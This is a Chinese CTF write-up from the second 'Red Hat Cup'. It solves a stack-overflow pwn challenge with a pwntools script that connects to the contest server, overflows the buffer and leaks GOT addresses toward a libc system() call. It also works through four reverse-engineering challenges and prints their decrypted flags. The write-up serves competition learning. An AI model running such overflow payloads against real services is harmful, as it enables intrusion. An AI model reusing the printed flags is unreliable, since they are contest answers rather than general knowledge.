

第二届“红帽杯”网络安全攻防大赛

Writeup 模板

0x00 game server

操作内容：

```
1 int sub_8048637()
2 {
3     char s; // [sp+7h] [bp-11h]@5
4     char v2; // [sp+107h] [bp-11h]@5
5     size_t nbytes; // [sp+108h] [bp-10h]@5
6     char *v4; // [sp+10Ch] [bp-Ch]@1
7
8     puts("Welcome to my game server");
9     puts("First, you need to tell me your name?");
10    fgets(byte_804A180, 256, stdin);
11    v4 = strchr(byte_804A180, 10);
12    if ( v4 )
13        *v4 = 0;
14    printf("Hello %s\n", byte_804A180);
15    puts("What's your occupation?");
16    fgets(byte_804A080, 256, stdin);
17    v4 = strchr(byte_804A080, 10);
18    if ( v4 )
19        *v4 = 0;
20    printf("Well, my noble %s\n", byte_804A080);
21    nbytes = snprintf(
22        &s,
23        0x100u,
24        "Our %s is a noble %s. He is come from north and well change out would.",
25        byte_804A180,
26        byte_804A080);
27    puts("Here is your introduce");
28    puts(&s);
29    puts("Do you want to edit your introduce by yourself?[Y/N]");
30    v2 = getchar();
31    getchar();
32    if ( v2 == 89 )
33        read(0, &s, nbytes);
34    return printf("name : %s\noccupation : %s\nintroduce : %s\n", byte_804A180, byte_804A080, &s);
35 }
```

如图，read 的 nbytes 是 snprintf 的返回值，这个值又被两个 fgets 控制。通过超长的 name 和 occupation 可以使 nbytes 过大造成栈溢出。本题需要 ret 到 puts@plt 泄露 got 表数据，利用函数的内存真实地址寻找偏移，如下图

[View source here](#)
 Powered by [libc-database](#)

第一个 libc 是对的，脚本如下：

```
>>> from pwn import *
>>> 
>>> printf_got = 0x0804a014
>>> call_puts = 0x08048480
>>> start = 0x080484d0
>>> 
>>> io = remote('123.59.138.180', 20000)
[×] Opening connection to 123.59.138.180 on port 20000
[×] Opening connection to 123.59.138.180 on port 20000: Trying 123.59.138.180
[+] Opening connection to 123.59.138.180 on port 20000: Done
>>> #io = remote('172.17.0.2', 10001)
...
>>> main_offset = 0x018540
>>> system_offset = 0x03a940
>>> binsh_offset = 0x15902b
>>> 
>>> payload = 'a'*0x115+p32(call_puts)+p32(start)+p32(printf_got)
>>> 
>>> io.recvuntil('name?')
>Welcome to my game server\nFirst, you need to tell me you name?'
>>> io.sendline('a'*254)
>>> io.recvuntil('occupation?')
"\nHello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\nW
hat's your occupation?"
>>> io.sendline('a'*254)
>>> io.recvuntil('[Y/N]')
'\nWell, my noble aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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ere is you introduce\nOur aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\nDo you want to edit you introduce by yourself?[Y/N]'
>>> io.sendline('Y')
>>> io.sendline(payload)
>>> io.recvuntil('introduce : ')

```


0x01 wcm

操作内容：

题目里观察到了 SMS4 算法的 S 盒和加密轮次，使用网上现成的 SMS4 算法代码验证了结果，然后取出 key 和密文，密文从 51 开始依次异或 51, 52, 53.....，最后解密得结果。

```
20  v3 = 0;
21  do
22      byte_403370[v3++] = rand();
23  while ( v3 < 16 );
24  if ( v2 && 16 - v2 > 0 )
25      memset((void *)&v12[v11], 0xFFu, 16 - v2);
26  v4 = v12;
27  v5 = strlen(v12);
28  v6 = v5 / 16;
29  if ( v5 / 16 > 0 )
30  {
31      v7 = v12;
32      do
33      {
34          sub_401000(&v13);
35          sub_401190(v8, v7, v7);
36          v7 += 16;
37          --v6;
38      }
39      while ( v6 );
40      v4 = v12;
41  }
42  if ( v5 <= 0 )
43  {
44      LABEL_14:
45      result = 1;
46  }
47  else
48  {
49      v9 = 51;
50      while ( (v9 ^ v4[v9 - 51]) == byte_402140[v9 - 51] )
51      {
52          ++v9;
53          v4 = v12;
54          if ( v9 - 51 >= v5 )
55              ...
```

图中的 byte_403370 是 key，密文是 byte_402140，可以看到输入 SMS4 加密后要异或 51，52，53.....再去对比。

```

.rdata:0040217F          db 0B2h ;
.rdata:00402180          ; char byte_402180[]
.rdata:00402180          byte_402180 db 0D6h          ; DATA XREF: sub_401000+10D7r
.rdata:00402180          ; sub_401000+11C7r ...
.rdata:00402180          ; SMS4 sbx
.rdata:00402181          db 90h ;
.rdata:00402182          db 0E9h ;
.rdata:00402183          db 0FEh ;
.rdata:00402184          db 0CCh ;
.rdata:00402185          db 0E1h ;
.rdata:00402186          db 3Dh ; =
.rdata:00402187          db 0B7h ;
.rdata:00402188          db 16h ;
.rdata:00402189          db 0B6h ;
.rdata:0040218A          db 14h ;
.rdata:0040218B          db 0C2h ;
.rdata:0040218C          db 28h ; (
.rdata:0040218D          db 0FBh ;
.rdata:0040218E          db 2Ch ; ,
.rdata:0040218F          db 5 ;
.rdata:00402190          db 2Bh ; +
.rdata:00402191          db 67h ; g
.rdata:00402192          db 9Ah ;
.rdata:00402193          db 76h ; U
.rdata:00402194          db 2Ah ; *
.rdata:00402195          db 0BEh ;
.rdata:00402196          db 4 ;
.rdata:00402197          db 0C3h ;
.rdata:00402198          db 0AAh ;
.rdata:00402199          db 44h ; D

```

SMS4 算法 S 盒所在内存。

```

eclipse-workspace - SMS4/src/SMS4.java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help

<terminated> SMS4 [Java Application] C:\Program Files\Java\jre1.8.0_121\bin\jav
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解密结果(return String):
flag{e4435341-401a-4bc4-96c1-eadf1951d904}?????

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
flag{e4435341-401a-4bc4-96c1-eadf1951d904}

0x02 icm

操作内容：

题目里观察到了 IDEA 算法使用网上现成的 IDEA 算法代码验证了结果，然后取出 key 和密文，密文从 119 开始依次异或 119,118,117.....，然后 8 位一组依次异或 8,7,6.....最后解密得结果。

图中的 byte_403370 是 key，密文是 byte_402140，可以看到输入 SMS4 加密后要异或 51，52，53.....再去对比。



```
210     byte[] tmpkey = new byte[16];
211     byte[] tmpdata = new byte[8];
212     System.arraycopy(format_key, 0, tmpkey, 0, 16);
213     System.arraycopy(format_data, i * 8, tmpdata, 0, 8);
214
215     byte[] tmpresult = Encrypt(tmpkey, tmpdata, flag);
216     System.arraycopy(tmpresult, 0, result_data, i * 8, 8);
217 }
218
219 return result_data;
220 }
221
222 public static void main(String[] args) {
223     byte[] bytekey = {(byte)0x18, (byte)0xFE, (byte)0x9C, (byte)0x97, (byte)0x0A, (byte)0x72, (byte)0x96, (byte)0xF5, (byte)0xC2, (byte)0xFD, (byte)0xEE, (byte)0xAE, (byte)0x14, (byte)0xAF, (byte)0x91, (byte)0xD8, (byte)0xED, (byte)0xBA, (byte)0x09, (byte)0x28, (byte)0x25, (byte)0x5A, (byte)0x8D, (byte)0x81, (byte)0x5A, (byte)0x3E, (byte)0x54};
224     byte[] bytedata = {(byte)0xAF, (byte)0x91, (byte)0xD8, (byte)0xED, (byte)0xBA, (byte)0x09, (byte)0x28, (byte)0x25, (byte)0x5A, (byte)0x8D, (byte)0x81, (byte)0x5A, (byte)0x3E, (byte)0x54};
225     SMS4 idea = new SMS4();
226     // byte[] encryptdata = idea.IdeaEncrypt(bytekey, bytedata, true);
227     byte[] decryptdata = idea.IdeaDecrypt(bytekey, bytedata, false);
228     System.out.println(new String(decryptdata));
229     for (int i = 0; i < decryptdata.length; ++i) {
230         System.out.println(decryptdata[i]);
231     }
232 }
233 }
```

terminated> SMS4 [Java Application] C:\Program Files\Java\jre1.8.0_121\bin\javaw.exe (2018年5月1日 下午2:24:52)
flag{f53fc1db-b7d3-4643-9b48-725f13129d07} 算算算A4高峰?

解密结果，拿 SMS4 的代码改的，所以里面还是出现了 SMS4 的字样。

FLAG 值：

flag{f53fc1db-b7d3-4643-9b48-725f13129d07}

0x03 ccm

有个 NSpack，脱壳工具直接脱掉。程序生成了一堆有规律改变的字母表

0019F928	20	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	-	abcdefghijklmnopqrstuvwxyz
0019F938	70	71	72	73	74	75	76	77	78	79	7A	61	61	62	63	64	p	qrstuvwxyzab
0019F948	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	e	fghijklmnopq
0019F958	75	76	77	78	79	7A	62	62	63	64	65	66	67	68	69	6A	u	vwxyzbbcd
0019F968	68	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	k	lmnopqrstuv
0019F978	61	63	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	a	cdefghijklmn
0019F988	71	72	73	74	75	76	77	78	79	7A	61	62	64	64	65	66	q	rstuvwxyabde
0019F998	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	g	hijklmnopqrst
0019F9A8	77	78	79	7A	61	62	63	65	65	66	67	68	69	6A	6B	6C	w	xyzabceefghij
0019F9B8	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	61	62	m	nopqrstuvwxyz
0019F9C8	63	64	66	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	c	defghijklmnop
0019F9D8	73	74	75	76	77	78	79	7A	61	62	63	64	65	67	67	68	s	tuvwxyzabcdeg
0019F9E8	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	i	jklmnopqrstuvw
0019F9F8	79	7A	61	62	63	64	65	66	68	68	69	6A	6B	6C	6D	6E	y	zabcdeffhijkl
0019FA08	6F	70	71	72	73	74	75	76	77	78	79	7A	61	62	63	64	o	pqrstuvwxyzabcd
0019FA18	65	66	67	69	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	e	fghijklmnopq
0019FA28	75	76	77	78	79	7A	61	62	63	64	65	66	67	68	6A	6A	u	vwxyzabcde
0019FA38	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	k	lmnopqrstuvw
0019FA48	61	62	63	64	65	66	67	68	69	6B	6B	6C	6D	6E	6F	70	a	bcd
0019FA58	71	72	73	74	75	76	77	78	79	7A	61	62	63	64	65	66	q	rstuvwxyab
0019FA68	67	68	69	6A	6C	6C	6D	6E	6F	70	71	72	73	74	75	76	g	hijllmnopqrst
0019FA78	77	78	79	7A	61	62	63	64	65	66	67	68	69	6A	6B	6D	w	xyzabcde
0019FA88	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	61	62	m	nopqrstuvwxyz
0019FA98	63	64	65	66	67	68	69	6A	6B	6C	6E	6E	6F	70	71	72	c	defghijklnop
0019FAA8	73	74	75	76	77	78	79	7A	61	62	63	64	65	66	67	68	s	tuvwxyzabcde
0019FAB8	69	6A	6B	6C	6D	6F	6F	70	71	72	73	74	75	76	77	78	i	jklmnopqrst
0019FAC8	79	7A	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	y	zabcde
0019FAD8	70	70	71	72	73	74	75	76	77	78	79	7A	61	62	63	64	p	qrstuvwxyzab
0019FAE8	65	66	67	68	69	6A	6B	6C	6D	6E	6F	71	71	72	73	74	e	fghijklmno
0019FAF8	75	76	77	78	79	7A	61	62	63	64	65	66	67	68	69	6A	u	vwxyzabcde
0019FB08	6B	6C	6D	6E	6F	70	72	72	73	74	75	76	77	78	79	7A	k	lmnoprrst
0019FB18	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	a	bcd
0019FB28	71	73	73	74	75	76	77	78	79	7A	61	62	63	64	65	66	q	stuvwxyzab
0019FB38	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	74	74	75	76	g	hijklmnopqr
0019FB48	77	78	79	7A	61	62	63	64	65	66	67	68	69	6A	6B	6C	w	xyzabcde
0019FB58	6D	6E	6F	70	71	72	73	75	75	76	77	78	79	7A	61	62	m	nopqrstu
0019FB68	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	c	defghijkl
0019FB78	73	74	76	76	77	78	79	7A	61	62	63	64	65	66	67	68	s	tuvwxyzabc
0019FB88	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	77	77	78	i	jklmnopqr
0019FB98	79	7A	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	y	zabcde
0019FBA8	6F	70	71	72	73	74	75	76	78	78	79	7A	61	62	63	64	o	pqrstuv
0019FBB8	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	e	fghijkl
0019FBC8	75	76	77	79	79	7A	61	62	63	64	65	66	67	68	69	6A	u	vwxyzabcde
0019FBD8	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	7A	7A	k	lmnopqrst
0019FBE8	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	a	bcd
0019FBF8	71	72	73	74	75	76	77	78	79	01	00	50	20	41	42	43	q	rstuvwxy..P
0019FC08	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	D	EFGHIJKLMNOP
0019FC18	54	55	56	57	58	59	5A	41	41	42	43	44	45	46	47	48	T	UVWXYZABCDEFGHI
0019FC28	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	I	JKLMNOPQRSTU
0019FC38	59	5A	42	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	Y	ZBBCEFGHIJKL
0019FC48	4F	50	51	52	53	54	55	56	57	58	59	5A	41	43	43	44	O	PQRSTUVWXYZAC
0019FC58	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	E	FGHIJKLMNOP
0019FC68	55	56	57	58	59	5A	41	42	44	44	45	46	47	48	49	4A	U	VWXYZABDDE
0019FC78	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	K	LMNOPQRSTU
0019FC88	41	42	43	45	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	A	BCEEF
0019FC98	51	52	53	54	55	56	57	58	59	5A	41	42	43	44	46	46	Q	RSTUVWXYZ
0019FCA8	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	G	H
0019FCB8	57	58	59	5A	41	42	43	44	45	47	47	48	49	4A	4B	4C	W	X
0019FCC8	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	41	42	M	N
0019FCD8	43	44	45	46	48	48	49	4A	4B	4C	4D	4E	4F	50	51	52	C	D
0019FCE8	53	54	55	56	57	58	59	5A	41	42	43	44	45	46	47	49	S	T
0019FCF8	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	I	J

然后根据是否是大小写字母分开进行处理，大小写字母过一个函数，其他的直接查表替换

```

v17 = v6;
v18 = v16 - (_DWORD)v6;
do
{
    v11 = *v6;
    if ( (*v6 < 'A' || v11 > 'Z') && (v11 < 'a' || v11 > 'z') )
    {
        v7 = v18;
        v9 = v15;
        v12 = *(&byte_402144[4 * (unsigned __int8)(((unsigned __int8)v11 - 48) / 4)]
            + (unsigned __int8)(((unsigned __int8)v11 - 48) % 4));
    }
    else
    {
        v12 = sub_4010E0(byte_403370[v7 % v9], v11, a4, a5);
        v7 = v18++ + 1;
    }
    (v6++)[v10] = v12;
    --v17;
}
while ( v17 );
v8 = v14;
*(_BYTE *) (v8 + v16) = 0;
result = 0;
}

```

最后逐字节对比。其中 $(7+16*i)$ 个字节跳过对比，用 CRC32 检验，因此需要爆破。对每个过程进行还原后可得 flag

FLAG 值：

flag{54f946f5-f95a-4a0a-ba31-7b171a7eca82}

0x04 explain

操作内容：

UPX 解包之后很明显是一个虚拟机的 switch...case...结构


```

8 int v5; // eax@9
9 int v6; // eax@12
10 unsigned int v7; // ecx@14
11
12 v2 = dword_403368;
13 v0 = 1;
14 v1 = (char *)dword_403368 + dword_403370;
15 LOBYTE(v2) = *((_BYTE *)dword_403368 + dword_403370);
16 v3 = *((_BYTE *)dword_403368 + dword_403370);
17 while ( 2 )
18 {
19     switch ( v3 )
20     {
21     case 0x22u:
22     case 0x23u:
23     case 0x24u:
24         v0 = sub_401090(v2, v0);
25         goto LABEL_21;
26     case 0x25u:
27     case 0x26u:
28     case 0x27u:
29         v0 = sub_401140(v2, v0);
30         goto LABEL_21;
31     case 0x28u:
32     case 0x29u:
33     case 0x2Au:
34     case 0x2Bu:
35         v0 = sub_401300(v2, v0);
36         goto LABEL_21;
37     case 0x30u:
38     case 0x31u:
39     case 0x32u:
40     case 0x33u:
41         if ( (_BYTE)v2 != 49 )
42         {
43             v0 = 1;
44 LABEL_22:
45             v2 = dword_403368;
46             v1 = (char *)dword_403368 + dword_403370;
47             LOBYTE(v2) = *((_BYTE *)dword_403368 + dword_403370);
48             v3 = *((_BYTE *)dword_403368 + dword_403370) - 34;
49             if ( v3 > 0x1C )
50                 return putchar(10);
51             continue;
52         }
53         v4 = v1[1];
54         if ( (unsigned __int8)v4 < 4u )
55         {
56             v5 = (unsigned __int8)v4;
57             v0 = 1;
58             word_403374[v5] += (unsigned __int8)v1[3] + ((unsigned __int8)v1[2] << 8);
59             dword_403370 += 4;
60             goto LABEL_22;
61         }
62         return printf("error");
63     case 0x2Cu:

```

00000051 sub_401410:29

分析一下发现算法就是接收输入，依次异或 0, 1, 2....然后对比，所以反向推一下就好了。

```

>>>
>>> r = [0x66, 0x6d, 0x63, 0x64, 0x7f, 0x51, 0x6e, 0x36, 0x7b, 0x56, 0x3b, 0x78, 0x53, 0x59, 0x67, 0x41, 0x69, 0x4e, 0x4
4, 0x7a, 0x66, 0x61, 0x43, 0x56, 0x29, 0x46, 0x57, 0x7a, 0x7f, 0x55, 0x77, 0x71, 0x45, 0x0, 0x5f]
>>>
>>> for i in xrange(len(r))
...     File "<stdin>", line 1
...         for i in xrange(len(r))
...
SyntaxError: invalid syntax
>>> for i in xrange(len(r)):
...     print chr(r[i]^i),
...
...
flag{Th1s_1s_TiNy_VirtUA1_MacHine!}
>>>

```

FLAG 值：

flag{Th1s_1s_TiNy_VirtUA1_MacHine!}